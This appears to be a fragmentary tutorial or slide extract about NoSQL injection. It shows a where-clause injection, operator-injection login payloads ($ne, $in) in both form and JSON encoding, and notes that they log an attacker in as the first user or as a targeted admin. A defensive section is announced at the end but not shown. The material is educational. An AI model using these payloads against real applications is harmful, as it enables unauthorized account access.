
this.category == 'fizzy'||'1'=='1'



```
{  
  All items. fuzzy items + others  
}
```

Attacker



Instead of encountering an error, this time the attacker was able to access all items across various categories without proper authorization.




NoSQL operator injection





Attacker

POST /login HTTP 1.1
host:
content-type:
...
username[\$ne]=invalid&password[\$ne]=invalid





Attacker





```
{"username":{"$ne":"invalid"},"password":{"$ne":"invalid"}}
```



```
{  
  {id: 1, isadmin: true, username: admin .. }, {}, {  
}
```





Attacker




This query returns all login credentials where both the username and password are not equal to invalid. As a result, you're logged into the application as the first user in the collection.



Attacker



This query returns all login credentials where both the username and password are not equal to invalid. As a result, you're logged into the application as the first user in the collection.



To target an account, you can construct a payload that includes a known username, or a username that you've guessed. For example:

```
{"username":{"$in":["admin","administrator","superadmin"]},"password":{"$ne":""}}
```






Protection against NoSQLi.

